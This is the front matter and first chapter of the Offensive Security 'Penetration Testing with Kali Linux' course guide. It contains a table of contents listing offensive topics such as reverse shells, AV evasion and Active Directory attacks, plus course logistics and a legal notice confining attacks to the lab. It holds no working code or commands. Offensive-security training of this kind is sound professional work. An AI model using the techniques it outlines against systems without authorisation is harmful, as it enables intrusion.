

Professional Information Security Training and Services

OFFENSIVE[®]
security
www.offensive-security.com

Penetration Testing with Kali Linux

Offensive Security



All rights reserved to Offensive Security, 2020 No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

Table of Contents

1.	Penetration Testing with Kali Linux: General Course Information	17
1.1	About The PWK Course.....	17
1.1.1	PWK Course Materials.....	17
1.1.2	Access to the Internal VPN Lab Network.....	17
1.1.3	The Offensive Security Student Forum	18
1.1.4	Live Support.....	18
1.1.5	OSCP Exam Attempt.....	18
1.2	Overall Strategies for Approaching the Course	19
1.2.1	Welcome and Course Information Emails.....	19
1.2.2	Course Materials.....	19
1.2.3	Course Exercises	19
1.2.4	PWK Labs.....	20
1.3	Obtaining Support.....	20
1.4	About Penetration Testing	21
1.5	Legal.....	21
1.6	The MegaCorpone.com and Sandbox.local Domains.....	22
1.7	About the PWK VPN Labs	23
1.7.1	Lab Warning.....	24
1.7.2	Control Panel	24
1.7.3	Reverts.....	24
1.7.4	Client Machines	25
1.7.5	Kali Virtual Machine	25
1.7.6	Lab Behavior and Lab Restrictions	25
1.8	Reporting.....	26
1.8.1	Consider the Objective.....	26
1.8.2	Consider the Audience.....	27
1.8.3	Consider What to Include.....	27
1.8.4	Consider the Presentation	28
1.8.5	The PWK Report	28
1.8.6	Taking Notes	29
1.9	About the OSCP Exam	31
1.9.1	Metasploit Usage - Lab vs Exam	31
1.10	Wrapping Up	31
2.	Getting Comfortable with Kali Linux	33

2.1	Booting Up Kali Linux.....	33
2.2	The Kali Menu.....	35
2.3	Kali Documentation.....	35
2.3.1	The Kali Linux Official Documentation	36
2.3.2	The Kali Linux Support Forum	36
2.3.3	The Kali Linux Tools Site	36
2.3.4	The Kali Linux Bug Tracker	36
2.3.5	The Kali Training Site	36
2.3.6	Exercises	37
2.4	Finding Your Way Around Kali.....	37
2.4.1	The Linux Filesystem	37
2.4.2	Basic Linux Commands	37
2.4.3	Finding Files in Kali Linux.....	41
2.5	Managing Kali Linux Services	43
2.5.1	SSH Service	43
2.5.2	HTTP Service.....	43
2.5.3	Exercises	44
2.6	Searching, Installing, and Removing Tools.....	45
2.6.1	apt update	45
2.6.2	apt upgrade.....	45
2.6.3	apt-cache search and apt show	46
2.6.4	apt install.....	47
2.6.5	apt remove --purge	47
2.6.6	dpkg.....	48
2.7	Wrapping Up	48
3.	Command Line Fun.....	49
3.1	The Bash Environment	49
3.1.1	Environment Variables	49
3.1.2	Tab Completion	51
3.1.3	Bash History Tricks	51
3.2	Piping and Redirection.....	53
3.2.1	Redirecting to a New File	53
3.2.2	Redirecting to an Existing File.....	54
3.2.3	Redirecting from a File	54
3.2.4	Redirecting STDERR.....	54

3.2.5	Piping	55
3.3	Text Searching and Manipulation.....	55
3.3.1	grep	55
3.3.2	sed	56
3.3.3	cut	56
3.3.4	awk	57
3.3.5	Practical Example.....	57
3.4	Editing Files from the Command Line	59
3.4.1	nano	59
3.4.2	vi.....	60
3.5	Comparing Files	61
3.5.1	comm.....	61
3.5.2	diff.....	62
3.5.3	vimdiff	63
3.6	Managing Processes	64
3.6.1	Backgrounding Processes (bg).....	65
3.6.2	Jobs Control: jobs and fg.....	65
3.6.3	Process Control: ps and kill	66
3.7	File and Command Monitoring	68
3.7.1	tail	68
3.7.2	watch	69
3.8	Downloading Files	69
3.8.1	wget.....	69
3.8.2	curl.....	70
3.8.3	axel	70
3.9	Customizing the Bash Environment	71
3.9.1	Bash History Customization.....	71
3.9.2	Alias.....	72
3.9.3	Persistent Bash Customization	73
3.10	Wrapping Up.....	74
4.	Practical Tools	75
4.1	Netcat.....	75
4.1.1	Connecting to a TCP/UDP Port.....	75
4.1.2	Listening on a TCP/UDP Port.....	76
4.1.3	Transferring Files with Netcat.....	77

4.1.4	Remote Administration with Netcat	78
4.2	Socat	82
4.2.1	Netcat vs Socat.....	82
4.2.2	Socat File Transfers	82
4.2.3	Socat Reverse Shells	83
4.2.4	Socat Encrypted Bind Shells.....	83
4.3	PowerShell and Powercat	85
4.3.1	PowerShell File Transfers	87
4.3.2	PowerShell Reverse Shells.....	88
4.3.3	PowerShell Bind Shells	89
4.3.4	Powercat	90
4.3.5	Powercat File Transfers	92
4.3.6	Powercat Reverse Shells.....	92
4.3.7	Powercat Bind Shells	93
4.3.8	Powercat Stand-Alone Payloads	93
4.4	Wireshark	95
4.4.1	Wireshark Basics	95
4.4.2	Launching Wireshark	96
4.4.3	Capture Filters.....	96
4.4.4	Display Filters	97
4.4.5	Following TCP Streams.....	98
4.5	Tcpdump	99
4.5.2	Filtering Traffic.....	100
4.5.3	Advanced Header Filtering.....	102
4.6	Wrapping Up	104
5.	Bash Scripting	105
5.1	Intro to Bash Scripting	105
5.2	Variables.....	106
5.2.1	Arguments	108
5.2.2	Reading User Input.....	109
5.3	If, Else, Elif Statements	110
5.4	Boolean Logical Operations.....	113
5.5	Loops	115
5.5.1	For Loops	115
5.5.2	While Loops	117

5.6	Functions.....	118
5.7	Practical Examples.....	121
5.7.1	Practical Bash Usage – Example 1.....	121
5.7.2	Practical Bash Usage – Example 2.....	125
5.7.3	Practical Bash Usage – Example 3.....	129
5.8	Wrapping Up.....	133
6.	Passive Information Gathering.....	134
6.1	Taking Notes.....	135
6.2	Website Recon.....	136
6.3	Whois Enumeration.....	138
6.4	Google Hacking.....	140
6.5	Netcraft.....	145
6.6	Recon-ng.....	148
6.7	Open-Source Code.....	154
6.8	Shodan.....	158
6.9	Security Headers Scanner.....	161
6.10	SSL Server Test.....	162
6.11	Pastebin.....	163
6.12	User Information Gathering.....	164
6.12.1	Email Harvesting.....	165
6.12.2	Password Dumps.....	166
6.13	Social Media Tools.....	166
6.13.2	Site-Specific Tools.....	167
6.14	Stack Overflow.....	168
6.15	Information Gathering Frameworks.....	168
6.15.1	OSINT Framework.....	168
6.15.2	Maltego.....	169
6.16	Wrapping Up.....	170
7.	Active Information Gathering.....	171
7.1	DNS Enumeration.....	171
7.1.1	Interacting with a DNS Server.....	172
7.1.2	Automating Lookups.....	172
7.1.3	Forward Lookup Brute Force.....	173
7.1.4	Reverse Lookup Brute Force.....	174
7.1.5	DNS Zone Transfers.....	174

7.1.6	Relevant Tools in Kali Linux.....	177
7.2	Port Scanning	180
7.2.1	TCP / UDP Scanning	180
7.2.2	Port Scanning with Nmap	182
7.2.3	Masscan	193
7.3	SMB Enumeration.....	194
7.3.1	Scanning for the NetBIOS Service	195
7.3.2	Nmap SMB NSE Scripts	195
7.4	NFS Enumeration.....	197
7.4.1	Scanning for NFS Shares	197
7.4.2	Nmap NFS NSE Scripts	198
7.5	SMTP Enumeration	200
7.6	SNMP Enumeration.....	201
7.6.1	The SNMP MIB Tree	202
7.6.2	Scanning for SNMP	203
7.6.3	Windows SNMP Enumeration Example	204
7.7	Wrapping Up	205
8.	Vulnerability Scanning	206
8.1	Vulnerability Scanning Overview and Considerations	206
8.1.1	How Vulnerability Scanners Work	206
8.1.2	Manual vs. Automated Scanning	207
8.1.3	Internet Scanning vs Internal Scanning	208
8.1.4	Authenticated vs Unauthenticated Scanning.....	209
8.2	Vulnerability Scanning with Nessus.....	209
8.2.1	Installing Nessus	210
8.2.2	Defining Targets	215
8.2.3	Configuring Scan Definitions.....	218
8.2.4	Unauthenticated Scanning With Nessus	222
8.2.5	Authenticated Scanning With Nessus	226
8.2.6	Scanning with Individual Nessus Plugins	230
8.3	Vulnerability Scanning with Nmap	236
8.4	Wrapping Up	239
9.	Web Application Attacks	240
9.1	Web Application Assessment Methodology	240
9.2	Web Application Enumeration.....	240

9.2.1	Inspecting URLs.....	241
9.2.2	Inspecting Page Content.....	241
9.2.3	Viewing Response Headers.....	245
9.2.4	Inspecting Sitemaps	247
9.2.5	Locating Administration Consoles	248
9.3	Web Application Assessment Tools	248
9.3.2	DIRB.....	249
9.3.3	Burp Suite.....	250
9.3.4	Nikto	273
9.4	Exploiting Web-based Vulnerabilities.....	275
9.4.1	Exploiting Admin Consoles	275
9.4.2	Cross-Site Scripting (XSS)	297
9.4.3	Directory Traversal Vulnerabilities	310
9.4.4	File Inclusion Vulnerabilities	312
9.4.5	SQL Injection.....	321
9.5	Extra Miles.....	343
9.5.1	Exercises	344
9.6	Wrapping Up	344
10.	Introduction to Buffer Overflows.....	345
10.1	Introduction to the x86 Architecture.....	345
10.1.1	Program Memory	345
10.1.2	CPU Registers	347
10.2	Buffer Overflow Walkthrough.....	349
10.2.1	Sample Vulnerable Code.....	350
10.2.2	Introducing the Immunity Debugger.....	352
10.2.3	Navigating Code	357
10.2.4	Overflowing the Buffer.....	366
10.2.5	Exercises	368
10.3	Wrapping Up	368
11.	Windows Buffer Overflows.....	370
11.1	Discovering the Vulnerability	370
11.1.1	Fuzzing the HTTP Protocol.....	370
11.2	Win32 Buffer Overflow Exploitation	376
11.2.1	A Word About DEP, ASLR, and CFG	377
11.2.2	Replicating the Crash.....	377

11.2.3	Controlling EIP.....	378
11.2.4	Locating Space for Our Shellcode.....	381
11.2.5	Checking for Bad Characters	383
11.2.6	Redirecting the Execution Flow	385
11.2.7	Finding a Return Address.....	385
11.2.8	Generating Shellcode with Metasploit.....	389
11.2.9	Getting a Shell	391
11.2.10	Improving the Exploit	395
11.3	Wrapping Up	395
12.	Linux Buffer Overflows	396
12.1	About DEP, ASLR, and Canaries.....	396
12.2	Replicating the Crash.....	396
12.3	Controlling EIP.....	400
12.4	Locating Space for Our Shellcode	401
12.5	Checking for Bad Characters	404
12.6	Finding a Return Address.....	405
12.7	Getting a Shell	409
12.8	Wrapping Up	411
13.	Client-Side Attacks	412
13.1	Know Your Target.....	412
13.1.1	Passive Client Information Gathering.....	412
13.1.2	Active Client Information Gathering.....	413
13.2	Leveraging HTML Applications.....	421
13.2.1	Exploring HTML Applications.....	422
13.2.2	HTA Attack in Action.....	425
13.3	Exploiting Microsoft Office	426
13.3.1	Installing Microsoft Office.....	426
13.3.2	Microsoft Word Macro	428
13.3.3	Object Linking and Embedding	433
13.3.4	Evading Protected View	435
13.4	Wrapping Up	436
14.	Locating Public Exploits.....	438
14.1	A Word of Caution	438
14.2	Searching for Exploits.....	439
14.2.1	Online Exploit Resources	439

14.2.2	Offline Exploit Resources	443
14.3	Putting It All Together	451
14.4	Wrapping Up	454
15.	Fixing Exploits	455
15.1	Fixing Memory Corruption Exploits	455
15.1.1	Overview and Considerations	456
15.1.2	Importing and Examining the Exploit	456
15.1.3	Cross-Compiling Exploit Code	458
15.1.4	Changing the Socket Information	459
15.1.5	Changing the Return Address	460
15.1.6	Changing the Payload	460
15.1.7	Changing the Overflow Buffer	467
15.2	Fixing Web Exploits	469
15.2.1	Considerations and Overview	469
15.2.2	Selecting the Vulnerability	469
15.2.3	Changing Connectivity Information	470
15.2.4	Troubleshooting the "index out of range" Error	474
15.3	Wrapping Up	476
16.	File Transfers	477
16.1	Considerations and Preparations	477
16.1.1	Dangers of Transferring Attack Tools	477
16.1.2	Installing Pure-FTPd	477
16.1.3	The Non-Interactive Shell	478
16.2	Transferring Files with Windows Hosts	480
16.2.1	Non-Interactive FTP Download	480
16.2.2	Windows Downloads Using Scripting Languages	482
16.2.3	Windows Downloads with exe2hex and PowerShell	485
16.2.4	Windows Uploads Using Windows Scripting Languages	486
16.2.5	Uploading Files with TFTP	488
16.3	Wrapping Up	489
17.	Antivirus Evasion	490
17.1	What is Antivirus Software	490
17.2	Methods of Detecting Malicious Code	490
17.2.1	Signature-Based Detection	491
17.2.2	Heuristic and Behavioral-Based Detection	492

17.3	Bypassing Antivirus Detection	492
17.3.1	On-Disk Evasion	493
17.3.2	In-Memory Evasion	494
17.3.3	AV Evasion: Practical Example	495
17.4	Wrapping Up	511
18.	Privilege Escalation	512
18.1	Information Gathering	512
18.1.1	Manual Enumeration	512
18.1.2	Automated Enumeration	535
18.2	Windows Privilege Escalation Examples	538
18.2.1	Understanding Windows Privileges and Integrity Levels	538
18.2.2	Introduction to User Account Control (UAC)	539
18.2.3	User Account Control (UAC) Bypass: fodhelper.exe Case Study	542
18.2.4	Insecure File Permissions: Serviio Case Study	555
18.2.5	Leveraging Unquoted Service Paths	559
18.2.6	Windows Kernel Vulnerabilities: USBPcap Case Study	560
18.3	Linux Privilege Escalation Examples	565
18.3.1	Understanding Linux Privileges	565
18.3.2	Insecure File Permissions: Cron Case Study	566
18.3.3	Insecure File Permissions: /etc/passwd Case Study	567
18.3.4	Kernel Vulnerabilities: CVE-2017-1000112 Case Study	568
18.4	Wrapping Up	570
19.	Password Attacks	572
19.1	Wordlists	572
19.1.1	Standard Wordlists	573
19.2	Brute Force Wordlists	575
19.3	Common Network Service Attack Methods	578
19.3.1	HTTP htaccess Attack with Medusa	579
19.3.2	Remote Desktop Protocol Attack with Crowbar	581
19.3.3	SSH Attack with THC-Hydra	582
19.3.4	HTTP POST Attack with THC-Hydra	583
19.4	Leveraging Password Hashes	586
19.4.1	Retrieving Password Hashes	586
19.4.2	Passing the Hash in Windows	590
19.4.3	Password Cracking	592

19.5	Wrapping Up	595
20.	Port Redirection and Tunneling	596
20.1	Port Forwarding	596
20.1.1	RINETD	596
20.2	SSH Tunneling	600
20.2.1	SSH Local Port Forwarding	600
20.2.2	SSH Remote Port Forwarding	604
20.2.3	SSH Dynamic Port Forwarding	606
20.3	PLINK.exe	610
20.4	NETSH	613
20.5	HTTPTunnel-ing Through Deep Packet Inspection	616
20.6	Wrapping Up	621
21.	Active Directory Attacks	622
21.1	Active Directory Theory	622
21.2	Active Directory Enumeration	623
21.2.1	Traditional Approach	624
21.2.2	A Modern Approach	626
21.2.3	Resolving Nested Groups	632
21.2.4	Currently Logged on Users	635
21.2.5	Enumeration Through Service Principal Names	638
21.3	Active Directory Authentication	642
21.3.1	NTLM Authentication	642
21.3.2	Kerberos Authentication	644
21.3.3	Cached Credential Storage and Retrieval	647
21.3.4	Service Account Attacks	651
21.3.5	Low and Slow Password Guessing	654
21.4	Active Directory Lateral Movement	656
21.4.1	Pass the Hash	657
21.4.2	Overpass the Hash	658
21.4.3	Pass the Ticket	662
21.4.4	Distributed Component Object Model	665
21.5	Active Directory Persistence	671
21.5.1	Golden Tickets	671
21.5.2	Domain Controller Synchronization	675
21.6	Wrapping Up	677

22.	The Metasploit Framework	678
22.1	Metasploit User Interfaces and Setup	679
22.1.1	Getting Familiar with MSF Syntax	679
22.1.2	Metasploit Database Access	681
22.1.3	Auxiliary Modules	683
22.2	Exploit Modules	688
22.2.1	SyncBreeze Enterprise	689
22.3	Metasploit Payloads	692
22.3.1	Staged vs Non-Staged Payloads	692
22.3.2	Meterpreter Payloads	693
22.3.3	Experimenting with Meterpreter	694
22.3.4	Executable Payloads	696
22.3.5	Metasploit Exploit Multi Handler	698
22.3.6	Client-Side Attacks	701
22.3.7	Advanced Features and Transports	702
22.4	Building Our Own MSF Module	706
22.5	Post-Exploitation with Metasploit	711
22.5.1	Core Post-Exploitation Features	711
22.5.2	Migrating Processes	712
22.5.3	Post-Exploitation Modules	713
22.5.4	Pivoting with the Metasploit Framework	716
22.6	Metasploit Automation	721
22.7	Wrapping Up	723
23.	PowerShell Empire	724
23.1	Installation, Setup, and Usage	724
23.1.1	PowerShell Empire Syntax	725
23.1.2	Listeners and Stagers	726
23.1.3	The Empire Agent	729
23.2	PowerShell Modules	733
23.2.1	Situational Awareness	733
23.2.2	Credentials and Privilege Escalation	736
23.2.3	Lateral Movement	739
23.3	Switching Between Empire and Metasploit	741
23.4	Wrapping Up	744
24.	Assembling the Pieces: Penetration Test Breakdown	745

24.1	Public Network Enumeration.....	745
24.2	Targeting the Web Application.....	746
24.2.1	Web Application Enumeration.....	747
24.2.2	SQL Injection Exploitation	755
24.2.3	Cracking the Password	763
24.2.4	Enumerating the Admin Interface	765
24.2.5	Obtaining a Shell	768
24.2.6	Post-Exploitation Enumeration	775
24.2.7	Creating a Stable Pivot Point.....	777
24.3	Targeting the Database	781
24.3.1	Enumeration	781
24.3.2	Attempting to Exploit the Database	785
24.4	Deeper Enumeration of the Web Application Server	789
24.4.1	More Thorough Post Exploitation	789
24.4.2	Privilege Escalation	790
24.4.3	Searching for DB Credentials	792
24.5	Targeting the Database Again.....	793
24.5.1	Exploitation	793
24.5.2	Post-Exploitation Enumeration	796
24.5.3	Creating a Stable Reverse Tunnel	798
24.6	Targeting Poultry	800
24.6.1	Enumeration	800
24.6.2	Exploitation (Or Just Logging In).....	802
24.6.3	Post-Exploitation Enumeration	804
24.6.4	Unquoted Search Path Exploitation	811
24.6.5	Post-Exploitation Enumeration	816
24.7	Internal Network Enumeration	817
24.7.1	Reviewing the Results.....	819
24.8	Targeting the Jenkins Server.....	824
24.8.1	Application Enumeration.....	825
24.8.2	Exploiting Jenkins.....	831
24.8.3	Post Exploitation Enumeration	840
24.8.4	Privilege Escalation	842
24.8.5	Post Exploitation Enumeration	845
24.9	Targeting the Domain Controller	847

24.9.1	Exploiting the Domain Controller.....	847
24.10	Wrapping Up.....	851
25.	Trying Harder: The Labs.....	852
25.1	Real Life Simulations	852
25.2	Machine Dependencies	852
25.3	Unlocking Networks	852
25.4	Routing.....	853
25.5	Machine Ordering & Attack Vectors.....	853
25.6	Firewall / Routers / NAT	853
25.7	Passwords	853
25.8	Wrapping Up	853

1. Penetration Testing with Kali Linux: General Course Information

Welcome to the Penetration Testing with Kali Linux (PWK) course!

PWK was created for System and Network Administrators and security professionals who would like to take a serious and meaningful step into the world of professional penetration testing. This course will help you better understand the attacks and techniques that are used by malicious entities against networks. Congratulations on taking that first step. We're excited you're here.

1.1 About The PWK Course

Let's take a moment to review the course itself and each of its individual components. You should now have access to the following:

- The PWK course materials
- Access to the internal VPN lab network
- Student forum credentials
- Live support
- An OSCP exam attempt

Let's review each of these items.

1.1.1 PWK Course Materials

The course includes this lab guide in PDF format and the accompanying course videos. The information covered in the PDF and the videos overlap, meaning you can read the lab guide and then watch the videos to fill in any gaps or vice versa. In some modules, the lab guide is more detailed than the videos. In other cases, the videos may convey some information better than the guide. It is important that you pay close attention to both.

The lab guide also contains exercises at the end of each chapter. Completing the course exercises will help you become more efficient as you attempt to discover and exploit the vulnerabilities in the lab machines.

1.1.2 Access to the Internal VPN Lab Network

The email welcome package, which you received on your course start date, included your VPN credentials and the corresponding VPN connectivity pack. These will enable you to access the internal VPN lab network, where you will be spending a considerable amount of time.

Lab time starts when your course begins and is metered as continuous access. Lab time can only be paused in case of an emergency.¹

¹ (Offensive Security, 2019), <https://www.offensive-security.com/faq/#can-pause-lab>

If your lab time expires, or is about to expire, you can purchase a lab extension at any time. To purchase additional lab time, use the personalized purchase link that was sent to your email address. If you purchase a lab extension while your lab access is still active, you can continue to use the same VPN connectivity pack. If you purchase a lab extension after your existing lab access has ended, you will receive a new VPN connectivity pack.

1.1.3 The Offensive Security Student Forum

The Student Forum² is only accessible to Offensive Security students. Your forum credentials are also part of the email welcome package. Access does not expire when your lab time ends. You can continue to enjoy the forums long after you pass your OSCP exam.

On the forum, you can ask questions, share interesting resources, and offer tips (as long as there are no spoilers). We ask all forum members to be mindful of what they post, taking particular care not to ruin the overall course experience for others by posting complete solutions. Inconsiderate posts may be moderated.

In addition to posts from other students, you will find additional resources that can help clarify the concepts presented in the course. These include detailed walkthroughs of a subset of lab machines. The walkthroughs are meant to illustrate the mindset and methodology needed to achieve the best results.

Once you have successfully passed the OSCP exam, you will gain access to the sub-forum for certificate holders.

1.1.4 Live Support

Live Support³ will allow you to directly communicate with our Student Administrators. These are staff members at Offensive Security who have taken the PWK course and passed the OSCP certification exam.

Student Administrators are available to assist with technical issues, but they may also be able to clarify items in the course material and exercises. In addition, if you have tried your best and are completely stuck on a lab machine, Student Administrators may be able to provide a small hint to help you on your way.

Remember that the information provided by the Student Administrators will be based on the amount of detail you are able to provide. The more detail you can give about what you've already tried and the outcomes you've been able to observe, the better.

1.1.5 OSCP Exam Attempt

Included with your initial purchase of the PWK course is an attempt at the OSCP certification exam.⁴ The exam is optional, so it is up to you to decide whether or not you would like to tackle it. You have

² (Offensive Security, 2019), <https://forums.offensive-security.com>

³ (Offensive Security, 2019), <https://support.offensive-security.com>

⁴ (Offensive Security, 2019), <https://support.offensive-security.com/pwk-general-questions/>

120 days after the end of your lab time to schedule and complete your exam attempt. After 120 days, the attempt will expire.

If your exam attempt expires, you can purchase an additional one and take the exam within 120 days of the purchase date.

If you purchase a lab extension while you still have an unused exam attempt, the expiration date of your exam attempt will be moved to 120 days after the end of your lab extension.

To book your OSCP exam, use your personalized exam scheduling link. This link is included in the welcome package emails. You can also find the link using your PWK control panel.

1.2 Overall Strategies for Approaching the Course

Each student is unique, so there is no single absolutely best way to approach this course and materials. We want to encourage you move through the course at your own comfortable pace. You'll also need to apply time management skills to keep yourself on track.

We recommend the following as a very general approach to the course materials:

1. Review all the information included in the welcome and course information emails.
2. Review the course materials.
3. Complete all the course exercises.
4. Attack the lab machines.

1.2.1 Welcome and Course Information Emails

First and foremost, take the time to read all the information included in the emails you received on your course start date. These emails include things like your VPN pack, lab and forum credentials, and control panel URL. They also contain URLs to the course FAQ, particularly useful forum threads, and the support page.

1.2.2 Course Materials

Once you have reviewed the information above, you can jump into the course material. You may opt to start with the course videos, and then review the information for that given module in the lab guide or vice versa depending on your preferred learning style. As you go through the course material, you may need to re-watch or re-read modules to fully grasp the content.

We recommend treating the course like a marathon and not a sprint. Don't be afraid to spend extra time with difficult concepts before moving forward in the course.

1.2.3 Course Exercises

We recommend that you fully complete the exercises at the end of each module prior to moving on to the next module. They will test your understanding of the material and build your confidence to move forward.

The time and effort it takes to complete these exercises may depend on your existing skillset. Please note that some exercises are difficult and may take a significant amount of time. We want

to encourage you to be persistent, especially with tougher exercises. They are particularly helpful in developing that Offsec “Try Harder” mindset.

1.2.4 PWK Labs

Once you have completed the course material, you should be ready to take on the labs with the goal of compromising each machine and obtaining a high privilege interactive shell.

The course exercises include information about various lab machines, and if you’ve been diligent with your note taking, you’ll have enough to go after some of the “low-hanging fruit” in the labs.

The next step is to apply the process learned from the course starting with performing thorough information gathering on the rest of the network and use information from compromised machines to target additional ones. If you are struggling with how to approach a particular machine, consider going to the student forums as a first step.

If the forums have not provided you with any helpful information, you should contact Live Support to see if any additional guidance is available.

1.3 Obtaining Support

PWK is not a fixed-pace course. This means you can proceed at your own pace, spending additional time on topics that are difficult for you. Take advantage of the pacing of this course and don’t be afraid to spend a bit longer wrestling with a tough new topic or method. There is no greater feeling than figuring something out on your own!

Having said that, there are times when it’s perfectly appropriate to contact support. Before you do, please understand that we will expect that you have gone over all of the course materials **before** jumping into the labs and will not hesitate to refer you back to the course material when needed. Not only that, but we hope you’ve also taken it upon yourself to dig deeper into the subject area by performing additional research.

The following FAQ pages may help answer some of your questions prior to contacting support (both are accessible without the VPN):

- <https://support.offensive-security.com/>
- <https://www.offensive-security.com/faq/>

If your questions have not been covered there, we recommend that you check the student forum, which also can be accessed outside of the internal VPN lab network. If you are still unable to find the help you need, you can get in touch with our Student Administrators by visiting Live Support⁵ on the support page or sending an email (help@offensive-security.com).

⁵ (Offensive Security, 2019), <https://support.offensive-security.com>

1.4 About Penetration Testing

A penetration test is an ongoing cycle of research and attack against a target or boundary. The attack should be structured, calculated, and, when possible, verified in a lab before being implemented on a live target. This is how we visualize the process of a penetration test:




Figure 1: A Diagram of a Penetration Testing Methodology

As the model might suggest, the more information you gather, the higher the probability of a successful penetration. Once you penetrate the initial target boundary, you would typically start the cycle again. For example, you might gather information about the internal network in order to penetrate it deeper.

Eventually each security professional develops his or her own specific methodology, usually based on specific technical strengths. We encourage you to check pages such as the Open Web Application Security Project (OWASP)⁶ for some of the commonly used penetration testing methodologies.

1.5 Legal

Please take the time to read our formal copyright statement below.

Before you do, we would like to explain that this publication is for your own personal use only. Any copying of this publication or sharing of all or part of this publication with any third party is in breach

⁶ (OWASP, 2019), https://www.owasp.org/index.php/Penetration_testing_methodologies

of (a) our intellectual property rights (b) the contractual terms you accept when you register with us (c) our Academic Policy.

This includes:

- Making this publication available to other people by posting it on any third party platform, repository or social media site
- Unintentional sharing of this publication because you have not taken enough care to protect it
- Using all or part of this publication for any purpose other than your own personal training including to provide or inform the content of any other training course or for any other commercial purpose.

Our Academic Policy can be found at <https://www.offensive-security.com/legal-docs/> In our discretion, if we find you in breach:

- We will revoke all existing Offensive Security certification(s) you have obtained
- We will disqualify you for life from any Offensive Security courses and exams
- We will disqualify you for life from making future Offensive Security purchases

Copyright © 2020 Offsec Services Ltd. All rights reserved — no part of this publication/video may be copied, published, shared, redistributed, sub-licensed, transmitted, changed, used to create derivative works or in any other way exploited without the prior written permission of Offensive Security.

The following document contains the lab exercises for the course and should be attempted only inside the Offensive Security hosted lab environment. Please note that most of the attacks described in the lab guide would be illegal if attempted on machines that you do not have explicit permission to test and attack. Since the Offensive Security lab environment is segregated from the Internet, it is safe to perform the attacks inside the lab. Offensive Security does not authorize you to perform these attacks outside its own hosted lab environment and disclaims all liability or responsibility for any such actions

1.6 The MegaCorpone.com and Sandbox.local Domains

The megacorpone.com domain, along with its sub-domains, represents a fictitious company created by Offensive Security. It has a seemingly vulnerable external network presence, which is ideal to illustrate certain concepts throughout the course.

Please note that this domain is accessible outside of the internal VPN lab network and should only be used for passive and active information gathering during the course exercises. It is strictly prohibited to actively attempt to compromise it.

The sandbox.local domain represents a fictitious internal company network and is used to demonstrate a full penetration test using the methodology and techniques that are covered in the course.

The sandbox.local domain is only accessible via the VPN as part of your lab access.

1.7 About the PWK VPN Labs

The PWK labs provides an isolated environment that contains a variety of vulnerable machines. Use the labs to complete the course exercises and practice the techniques taught in the course materials.

The following image is a simplified diagram of the PWK labs.




Figure 2: Simplified Diagram of the VPN Labs

